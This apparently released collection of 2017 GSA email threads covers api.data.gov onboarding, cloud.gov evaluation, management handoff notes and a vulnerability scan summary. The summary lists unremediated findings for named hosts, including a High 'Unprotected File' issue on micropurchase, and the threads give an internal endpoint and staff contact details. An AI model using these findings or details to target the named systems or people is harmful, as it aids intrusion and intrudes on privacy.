From: Sudhangi Suthrave - IC-C <sudhangi.suthrave@gsa.gov>
To: Richard Shaw - IH <richard.shaw@gsa.gov>
Cc: Mark Vogelgesang - ICPA <mark.vogelgesang@gsa.gov>, Ryan Edelstein - ICP <ryan.edelstein@gsa.gov>, Geoffrey GREGORY - IR-C <geoff.gregory@gsa.gov>
Message-ID: <CAKDPxLc=nnaksfRmrwT6PYjaoqazJKccKWoGj7BaXgoZPTZDXA@mail.gmail.com>
MD5: 538f7330b3d518e18588218f76efa605

Thank you Rick!

On Fri, Oct 6, 2017 at 7:45 AM, Richard Shaw - IH <richard.shaw@gsa.gov> wrote:

Nice work on this Sudhangi.

V/R
R

Richard Shaw,

GSA Building

1800 F St N.W
Washington,
District of Columbia 20405
202-538-4510

CERTIFIED IC AWARD WINNER for JULY 2017

DISCLAIMER
The information transmitted is intended only for the person or entity to which it is addressed and may contain confidential and/or privileged material. Any review, re-transmission, dissemination or other use of, or taking of any action in reliance upon, this information by persons or entities other than the intended recipient is prohibited. If you received this in error, please contact the sender and delete the material from any computer.

---------- Forwarded message ----------
From: **Muerdter, Nick** <Nick.Muerdter@nrel.gov>
Date: Thu, Oct 5, 2017 at 6:40 PM
Subject: Re: Suspicious Activity on api.data.gov
To: Sudhangi Suthrave - IC-C <sudhangi.suthrave@gsa.gov>
Cc: Gray Brooks <gray.brooks@gsa.gov>, "Ryan Day (BDFE)" <ryan.day@gsa.gov>, "api.data.gov@gsa.gov" <api.data.gov@gsa.gov>, Neelmadhav Phadke - IDS-C <neelmadhav.phadke@gsa.gov>, Alexander Magee - TEAAA <alexander.magee@gsa.gov>, Joseph Castle - IQ1 <joseph.castle@gsa.gov>, Jayanta Sinha - IPO-C <jayanta.sinha@gsa.gov>, Philip Ashlock - QXA <philip.ashlock@gsa.gov>, Richard Shaw - IDS <richard.shaw@gsa.gov>

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Dg&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C83f7ebbeabd140dc96f608d50c0b293b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636428164437564962&sdata=8v2m7FuUzN08e0QeHEZ2CE5whxOALe%2BaFml6iz%2Fcqyg%3D&reserved=0>",
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    "aboutUs": {
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  "cell": "(b) (6) tel:205.541.2245>",
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    "name": "/Developer Program",
    "url": "https://api-all-the-x.18f.gov<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fpages.18f.gov%2FAPI-All-the-X&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C83f7ebbeabd140dc96f608d50c0b293b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636428164437564962&sdata=eb%2BQXhXYPsm7KKdbOd1x0RVvjdR0%2FYvz5kFDfFsO80I%3D&reserved=0>"
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"name": "Sudhangi Suthrave",
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From: Richard Shaw - IH <richard.shaw@gsa.gov>
To: Sudhangi Suthrave - ID-C <sudhangi.suthrave@gsa.gov>
Cc: Mark Vogelgesang - ICPA <mark.vogelgesang@gsa.gov>, Ryan Edelstein - ICP <ryan.edelstein@gsa.gov>, Geoffrey GREGORY - IR-C <geoff.gregory@gsa.gov>
Message-ID: <CAPc-ViP-QGhwmCdaT8FX34aB8kjwred6xbw=dBtqkLCuoQZg1w@mail.gmail.com>
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"location": "GSA 1800 F St NW, Washington DC 20405<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fmaps.google.com%2F%3Fq%3D1800%2BF%2BSt%2BNW%2C%2BWashington%2BDC%2B20405%26entry%3Dgmail%26source%3Dg&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C83f7ebbeabd140dc96f608d50c0b293b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636428164437564962&sdata=8v2m7FuUzN08e0QeHEZ2CE5whxOALe%2BaFml6iz%2Fcqyg%3D&reserved=0>",
"aboutUs": {
"team": "DSS",
"team Email": "dssteam@gsa.gov"
}

}

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{
"name": "Sudhangi Suthrave",
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"email": "sudhangi.suthrave@gsa.gov",
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20405<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fmaps.google.com%2F%3Fq%3D1800%2BF%2BSt%2BNW%2C%2BWashington%2BDC%2B20405%26entry%3Dgmail%26source%3Dg&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C83f7ebbeabd140dc96f608d50c0b293b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636428164437564962&sdata=8v2m7FuUzN08e0QeHEZ2CE5whxOALe%2BaFml6iz%2Fcqyg%3D&reserved=0>",
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"team Email": "dssteam@gsa.gov"
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}

--

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"team": "18F",
"company": "GSA",
"cell": "(b) (6) tel:205.541.2245>",
"links": [{
"name": "/Developer Program",
"url": "https://api-all-the-x.18f.gov<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fpages.18f.gov%2FAPI-All-the-X&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C83f7ebbeabd140dc96f608d50c0b293b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636428164437564962&sdata=eb%2BQXhXYPsm7KKdbOd1x0RVvjdR0%2FYvz5kFDfFsO80I%3D&reserved=0>"
}, {
"name": "US Government API listserve",
"url":
"https://bit.ly/apilistservedc<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fbit.ly%2Fapilistservedc&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C83f7ebbeabd140dc96f608d50c0b293b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636428164437564962&sdata=5uelilByQDtpq5OpCRKc06WEJHrfRpJZKH2cD3zypcs%3D&reserved=0>"
}]
}

Subject: Re: [Update] chat api.data.gov and digital signature APIs
Date: Fri, 4 Aug 2017 11:00:10 -0400
From: Neelmadhav Phadke - IC-C <neelmadhav.phadke@gsa.gov>
To: gray.brooks@gsa.gov
Cc: Joseph Castle - IDD <joseph.castle@gsa.gov>, Richard Shaw - IDS <richard.shaw@gsa.gov>, Ryan Day - ICSF <ryan.day@gsa.gov>, Sudhangi Suthrave - IC-C <sudhangi.suthrave@gsa.gov>, Jayanta Sinha - IPO-C <jayanta.sinha@gsa.gov>, "api.data.gov@gsa.gov" <api.data.gov@gsa.gov>
Message-ID: <CALm-srktjKTgPOnDMCkd8hfVyTZqJbeQaWEa9rznQwRvcEn8SQ@mail.gmail.com>
MD5: f9169de9f54e84066f6ef50eaa915da3

We would like the API to be searchable to the GSA for now.

Thanks & regards,
{
"name" : "Neel Phadke",
"role" : "Enterprise Solution Architect",
"phone" : "(b) (6)
"location" : "1800 F St NW Washington DC 20405",
"about us" :
{
"team" : "DSS"
"team email" : "dssteam@gsa.gov",
"learn more" : "http://e07r7m-dsstest.gsa.gov:7070/DSSUI/"
}
}

On Fri, Aug 4, 2017 at 10:42 AM, Gray Brooks <gray.brooks@gsa.gov> wrote:

Hi Neel,

Which API catalog would you like to add it to?

Gray

{
"team": "18F",
"company": "GSA",
"cell": "(b) (6)
"links": [{
"name": "/Developer Program",
"url": "https://api-all-the-x.18f.gov"
}, {
"name": "US Government API listserve",
"url": "https://bit.ly/apilistservedc"
}]
}

On Fri, Aug 4, 2017 at 10:37 AM, Neelmadhav Phadke - IC-C <neelmadhav.phadke@gsa.gov> wrote:

Hi Gray,

Good Morning

One quick question:

Now that we've our APIs routing via data.gov, the question we have is around making our API searchable and available in the the API catalog.

Please point us to some documentation around that.

Thanks & regards,


```
{
  "name" : "Neel Phadke",
  "role" : "Enterprise Solution Architect",
  "phone" : "(b) (6)
  "location" : "1800 F St NW Washington DC 20405",
  "about us" :
   {
     "team" : "DSS"
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

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GSA 1800 F St NW
Washington DC 20405
(b) (6)

When	Tue Jun 6, 2017 3pm – 3:25pm Eastern Time
Where	4460 quiet room at 1800 F street + hangout (map)
Video call	https://plus.google.com/hangouts/_/gsa.gov/chat-api-data
Who	

- richard.g.brooks@gsa.gov - organizer
- joseph.castle@gsa.gov
- sudhangi.suthrave@gsa.gov
- neelmadhav.phadke@gsa.gov
- richard.shaw@gsa.gov
- jayanta.sinha@gsa.gov
- ryan.day@gsa.gov - optional
- alexander.magee@gsa.gov - optional

--


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  "Role": "Principal Developer",
  "Email": "sudhangi.suthrave@gsa.gov",
  "Phone": "(b) (6)
  "Location": "GSA 1800 F St NW, Washington DC 20405",
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Subject: Re: [Update] chat api.data.gov and digital signature APIs
Date: Tue, 8 Aug 2017 09:46:21 -0400
From: Neelmadhav Phadke - IC-C <neelmadhav.phadke@gsa.gov>
To: "Ryan Day (BDFE)" <ryan.day@gsa.gov>
Cc: Richard Shaw - IDS <richard.shaw@gsa.gov>, gray.brooks@gsa.gov, Sudhangi Suthrave - IC-C <sudhangi.suthrave@gsa.gov>, Jayanta Sinha - IPO-C <jayanta.sinha@gsa.gov>, "api.data.gov@gsa.gov" <api.data.gov@gsa.gov>, Joseph Castle - IDD <joseph.castle@gsa.gov>
Message-ID: <CALm-srmGfd+HeXTwxU4iTCeKPxVHyVZNOUsQkMRdJx4QOHg66w@mail.gmail.com>
MD5: 4c12d56fc3080540da22d0dbc7ee4516

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

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Ryan Day | Office of Corporate IT Services (IC) | GSA IT
Office: 816-823-5322 | Mobile: (b) (6) | ryan.day@gsa.gov

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Cc: Richard Shaw - IDS <richard.shaw@gsa.gov>, Richard Brooks - XCCF-Detail <gray.brooks@gsa.gov>, Sudhangi Suthrave - IC-C <sudhangi.suthrave@gsa.gov>, Jayanta Sinha - IPO-C <jayanta.sinha@gsa.gov>, "api.data.gov@gsa.gov" <api.data.gov@gsa.gov>, Joseph Castle - IDD <joseph.castle@gsa.gov>
Message-ID: <CAJR38DuL6wFEx_9WrC7coWGZjnDxTvRwGG5k_DjnxQfUGaZZ3A@mail.gmail.com>
MD5: 4ee8e72ada505e972b42525bde47da99

>>Please let us know what the next steps are as we have internal demo for our gsa mgmt coming up and we want to showcase this end to end functionality

Hi Neel,

I am not 100% certain what you're requesting regarding next steps. If you are asking to have an API directory available prior to a GSA management meeting, I am afraid that is not realistic.

If you would like to have someone test your service through api.gsa.gov, I would be happy to give it a shot.

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Office: 816-823-5322 | Mobile: (b) (6) | ryan.day@gsa.gov

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
http://159.142.72.9:7070/DSS-API/service/application.wadl

But the new url gives me the following error page:
https://api.gsa.gov/operations/signature/application.wadl?api_key=(b) (4)



Any idea why would this happen?

Thanks,
Sudhangi

On Wed, Jun 7, 2017 at 12:46 PM, <neelmadhav.phadke@gsa.gov> wrote:

Hello Everyone,
good afternoon.
As discussed yesterday, please find below a link that has documentation for one of our APIs. The documentation includes a sample soap ui project and the endpoint.
NOTE: The endpoint presently does not have the GSA recommended naming convention but we've that

implemented and soon will be released.
https://docs.google.com/document/d/1us2UAX1v_DtumgnlSVfetTBxNqLK3CSDYUrINlIE25c/edit
Please setup the next steps for us.
thanks & regards
Neel Phadke

chat api.data.gov and digital signature APIs

Hi Neel,

Thanks for getting in touch. That's great news - the more that GSA is building and dogfooding APIs, the better!

To your question, yes - api.data.gov is very possibly a good fit for you and we've already got it set up for programs in GSA to use. I'm looping in the team and am happy to set up a hangout for us to fill you in more about the service.

Gray

On Tue, May 30, 2017 at 9:30 AM, Neelmadhav Phadke - IH-C wrote:
Hello Gray,

Good Morning.

This is Neel Phadke and I work for Richard Shaw in GSA IT as part of the digital signature solutions team.

We've created a set of APIs and we are looking for any tool that can help with API versioning and API key management.

Based on conversation with Ryan Day, he recommended we connect with you.

Please let me know if api.data.gov can be the right tool for our requirement and I'll schedule a follow-up call for discussions.

Thanks & regards,
Neel Phadke
GSA 1800 F St NW
Washington DC 20405
(b) (6)

When	Tue Jun 6, 2017 3pm – 3:25pm Eastern Time
Where	4460 quiet room at 1800 F street + hangout (map)
Video call	https://plus.google.com/hangouts/_/gsa.gov/chat-api-data
Who	• richard.g.brooks@gsa.gov - organizer • joseph.castle@gsa.gov • sudhangi.suthrave@gsa.gov • neelmadhav.phadke@gsa.gov • richard.shaw@gsa.gov

- jayanta.sinha@gsa.gov
- ryan.day@gsa.gov - optional
- alexander.magee@gsa.gov - optional

--


```
{
  "Name": "Sudhangi Suthrave",
  "Role": "Principal Developer",
  "Email": "sudhangi.suthrave@gsa.gov",
  "Phone": "(b) (6)
  "Location": "GSA 1800 F St NW, Washington DC 20405",
  "AboutUs": {
    "Team": "DSS",
    "Team Email": "dssteam@gsa.gov"
  }
}
```


--


```
{
  "name": "Sudhangi Suthrave",
  "role": "Principal Developer",
  "email": "sudhangi.suthrave@gsa.gov",
  "phone": "(b) (6)
  "location": "GSA 1800 F St NW, Washington DC 20405",
  "aboutUs": {
    "team": "DSS",
    "team Email": "dssteam@gsa.gov"
  }
}
```


--

Ryan Day | Office of Corporate IT Services (IC) | GSA IT
Office: 816-823-5322 | Mobile: (b) (6) | ryan.day@gsa.gov

Subject: Re: Meeting notes and action items - .NET CORE and CLOUD.GOV Sandbox - 9/1/2017
Date: Mon, 16 Oct 2017 08:23:19 -0700
From: Bret Mogilefsky <bret.mogilefsky@gsa.gov>
To: "Ryan Day (BDFE)" <ryan.day@gsa.gov>
Cc: Britta Gustafson - QEACD <britta.gustafson@gsa.gov>, Jason Womack - IDISD <jason.womack@gsa.gov>, Shashank Khandelwal - TE <shashank.khandelwal@gsa.gov>, "William Dinkel (BDTT-C)" <william.dinkel@gsa.gov>, "William Wales (BDFE)" <william.wales@gsa.gov>, Cloud-Gov-Inquiries <cloud-gov-inquiries@gsa.gov>, Peter Burkholder - TEAAA <peter.burkholder@gsa.gov>, Leo Yang <leo.yang@gsa.gov>
Message-ID: <CAA=aYY31Up6qd2QHpZK=0kHkJAF2ysTUCPmpVRPhvtHnMYKeNQ@mail.gmail.com>
MD5: 4bba99b447a29ca589f5b978092c8595

Hi Ryan,

The outstanding technical blocker right now is that the "cf service-connect" is not available for use on GSA GFE machines, due to GSA policy. I believe the ball is in Bret Mogilefsky's court to get that resolved.

It certainly is, to my shame. :(Buying certs for this is confusing; going to ask for more help with this.

Here are some technical topics on our radar, so anything you could share on those ahead of time would be great:
- Sending emails from cloud.gov app

We don't yet offer a brokered transactional mail service, though we hope to in future. For now talking to GSA IT about the SMTP Relay option is probably your best bet.

- Controlling login to web app (SecureAuth/SSO)

This one's pretty easy... We offer a service that makes our own authentication federation available to your app via OAuth:
https://cloud.gov/docs/apps/leveraging-authentication/

- Authentication for REST API (OATH, etc).

You might want to use api.data.gov which provides other features (rate-limiting, documentation, analytics, etc) in addition to handling issuance of API keys.

Regards,
Bret

On Mon, Oct 16, 2017 at 7:12 AM, Ryan Day (BDFE) <ryan.day@gsa.gov> wrote:

Hi Britta,

Thank you for checking in and sending additional resources. We have made steady progress getting different pieces of a shell application up and running using .NET CORE 2.0/Cloud.gov/PostgreSQL. It's nothing fancy, but we're learning a lot about cloud, 12Factor, etc.

If you're interested, you can see our repo here:

https://github.com/GSA/CorpIT-CloudSandbox

>>What else can we do to support you in evaluating cloud.gov? Let's set up a time to talk more - can we set up another discussion in a couple weeks?

Thanks, that would be good. Why don't we shoot for the week of Nov 6, as I'll be on travel a bit in the coming weeks. You can look at our calendars (me + Billy, Will, Jason, Leo).

>>We're always curious to learn more about your experience, including if you're running into any technical or other blockers.

The outstanding technical blocker right now is that the "cf service-connect" is not available for use on GSA GFE machines, due to GSA policy. I believe the ball is in Bret Mogilefsky's court to get that resolved.

Another tricky one was pulling the PostgreSQL database credentials out of the Cloud.gov environment variables, but we were able to find some sample code that parsed the JSON in the VCAP_SERVICES variable and we got past that one.

Upcoming topics:

Here are some technical topics on our radar, so anything you could share on those ahead of time would be great:
- Sending emails from cloud.gov app
- Controlling login to web app (SecureAuth/SSO)
- Authentication for REST API (OATH, etc).

We look forward to talking more,

Ryan Day | Office of Corporate IT Services (IC) | GSA IT
Office: 816-823-5322 | Mobile: (b) (6) | ryan.day@gsa.gov

On Thu, Oct 12, 2017 at 5:09 PM, Britta Gustafson - QEACD <britta.gustafson@gsa.gov> wrote:

Hi Ryan,

Thank you for attending the recent cloud.gov workshop; I hope you found it useful. We finally put together follow-up resources from the meeting we had in September - I hope these are helpful too.

What else can we do to support you in evaluating cloud.gov? Let’s set up a time to talk more - can we set up another discussion in a couple weeks? We’re always curious to learn more about your experience, including if you’re running into any technical or other blockers.

.NET Core apps for cloud.gov

These are the sample apps included in the .NET Core buildpack itself, maintained for testing

the buildpack: https://github.com/cloudfoundry/dotnet-core-

buildpack/tree/master/cf_spec/fixtures

Jeff Fredrickson made this sample app for use with cloud.gov:

https://github.com/jfredrickson5/dotnet-core-poc

Here are also a few more sample apps at varying levels of complexity and maintenance - they

may need some adaptation but may be interesting in some way:

https://github.com/cloudfoundry-samples/dotnet-core-hello-world (see

https://github.com/cloudfoundry-samples/dotnet-core-hello-world/issues/2 - where I wrote down a fix

for a minor problem I ran into when trying this sample app)

https://github.com/IBM-Bluemix/aspnet-core-helloworld

https://github.com/IBM-Bluemix/get-started-aspnet-core

https://github.com/IBM-Bluemix/aspnet-core-todo

Accessing your database instance directly

|

To access a database (https://cloud.gov/docs/services/relational-database/#manually-access-a-

database) you can use service connect: https://github.com/18F/cf-service-connect.

|

Additionally the SSH command (https://cloud.gov/docs/apps/using-ssh/), lets you securely log in to an

application instance where you can perform any debugging, environment inspection, and other tasks.

Thank you,

Britta

Subject: management things while I'm out
Date: Mon, 3 Jul 2017 16:31:02 -0400
From: Will Slack <william.slack@gsa.gov>
To: Shashank Khandelwal - XI <shashank.khandelwal@gsa.gov>
Cc: Joshua Bailes - Xfc <joshua.bailes@gsa.gov>
Message-ID: <CAC1coK+MUGvDuV6Ruqp3FFz_hboDgb+LDaO_3tUHvHBiAk8_VA@mail.gmail.com>
MD5: f3e06b2a80a4839764552dc6f9d3f95a

Hi Shashank,

I expect none of these to be problems but wanted to call out the sorts of things I'm checking regularly:

- check in with David Warren on how his fugacious market research stuff is going (he should give updates in standup). David should be able to attend most meetings in my place, but you and Josh can alter that if needed.
- David should run the P&P weekly meeting. Bailes can let you know if there's anything in SMT worth sharing out with the team while they are together in a meeting.
- For cloud.gov sales:
  - More use cases for more CIOs - consider paragraph blurbs of what other agencies have done
    Consider searching FedBizOpps for web/cloud buys to better understand our federal market
  - Keep John K and GSA OGR in the loop with efforts (sync'd with outreach) so that we can be more hill exposure if desired.
  - Shive suggested that OAI wants more tangible delivery: systems that soft launched, for example last week, like seedfund.nsf.gov with Federalist.
- For data transfer or Federalist as offerings of cloud.gov (following up on our Friday covnvo
  - think about how you'd want to charge for these types of SaaS offerings that are built on cloud.gov, where there's less flexibility but more out-of-the-box use
  - pricing model needs to enable overall cost recovery but can be set more flexibility than the economy act.

Things to monitor:

- watch #eregs-atf channel and make sure that engagement kicks off well (I'm sure it will)
- monitor Gray / OPP convos with api.data.gov; if that path is non-viable Gray needs to pivot or spin down api.data.gov
- make sure no one is getting unhappy in #federalist-support
- Keep track of any TTS strategy convos/org developments; want to avoid the team being blindsided without exporting stress to them.

I'm sure stuff will come up that requires some judgment calls.; thank you for helping out!

-Will

Will Slack
18F Products and Platforms, TTS202 746 5385 (c) - william.slack@gsa.gov

Subject: Re: TTS 18F Unauthenticated WebInspect Results-07-27-17
Date: Tue, 1 Aug 2017 09:25:06 -0700
From: Holly Allen - TEAA <holly.allen@gsa.gov>
To: David Olson - IST-C <david.olson@gsa.gov>, Alan DeLevie - XFBB <alan.delevie@gsa.gov>, Amy Lawson - X <amy.lawson@gsa.gov>, John Stone - XFBB <amos.stone@gsa.gov>, William Slack - XFB <william.slack@gsa.gov>
Cc: Joseph Hoyt <joseph.hoyt@gsa.gov>, Akisha Campbell - IR-C <akisha.campbell@gsa.gov>, Erik Burgess - XFH <erik.burgess@gsa.gov>, Kimberly Dowsett - XFB <kimberly.dowsett@gsa.gov>
Message-ID: <CA+0JU7c5zLLnvnq8rsrHf+UuQJX+VLd2ewKHD_N9n2mGi2T4EA@mail.gmail.com>
MD5: 3e1d586f925e6a93eb2cf4524a232f53
Attachments: TTS-Micropurchase UnAuth WebInspect Report 07-27-17.pdf ; TTS-Fugacious UnAuth WebInspect Report 07-27-17.pdf ; TTS-CAP UnAuth WebInspect Report 07-27-17.pdf

David, thanks for reaching out!

Alan DeLevie is the system owner for **micropurchase**. Alan, there is a High severity security finding for micropurchase and it needs to be addressed within 30 days, you can see details in the attached document. Is micropurchase set to be decommissioned within 30 days?

Amy Lawson is the system owner for **cap.18f.gov**. Amy, we can talk about the findings in the attached document.

Amos Stone is the system owner for **fugacious.18f.gov**. Amos, see the security findings in the attached document.

Will Slack is the system owner for **federalist**, though Will there are no findings.

Holly

On Mon, Jul 31, 2017 at 7:38 PM, David Olson - IST-C <david.olson@gsa.gov> wrote:

Hi Holly,

I'm not sure who the assigned System Owners are for the following systems so I was hoping you could point me in the right direction. Those systems include cap.18f.gov, Fugacious, Micropurchase, Tock, api.data.gov, and Federalist 1.1.

CAP: There are thirty-one (31) Medium findings related to Cookie Security: Cookie Not Sent Over SSL (4720) and Insecure Transport: SSLv3/TLS Renegotiation Stream Injection (10942).

Fugacious: There is one (1) Medium finding related to Insecure Transport: SSLv3/TLS Renegotiation Stream Injection (10942).

Micropurchase: There is one (1) High finding related to Web Server Misconfiguration: Unprotected File (11405). I know this system is planned for decommission but until that is complete any findings must be remediated.

TTS-Tock	TTS-Tock	https://tock.18f.gov/	Clean Scan
TTS-Federalist 1.1	TTS-Federalist	https://federalist.18f.gov/	Clean Scan
TTS-api.data.gov	TTS-api.data.gov	https://api.data.gov/	Clean Scan

Per GSA IT Security Policy 2100.1, Critical and High findings need to be remediated within thirty (30) days and Moderate findings within ninety (90) days.

If you have any questions or concerns, please let me know.

Thank you,
David Olson, MIS, CAP
ISSO Lead
Office of the Chief Information Security Officer
U.S. General Services Administration
(b) (6) **- Cell**
(717)457-0359 - Office
david.olson@gsa.gov

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Holly Allen

Director of Engineering | 18F
holly.allen@gsa.gov | 415-917-8421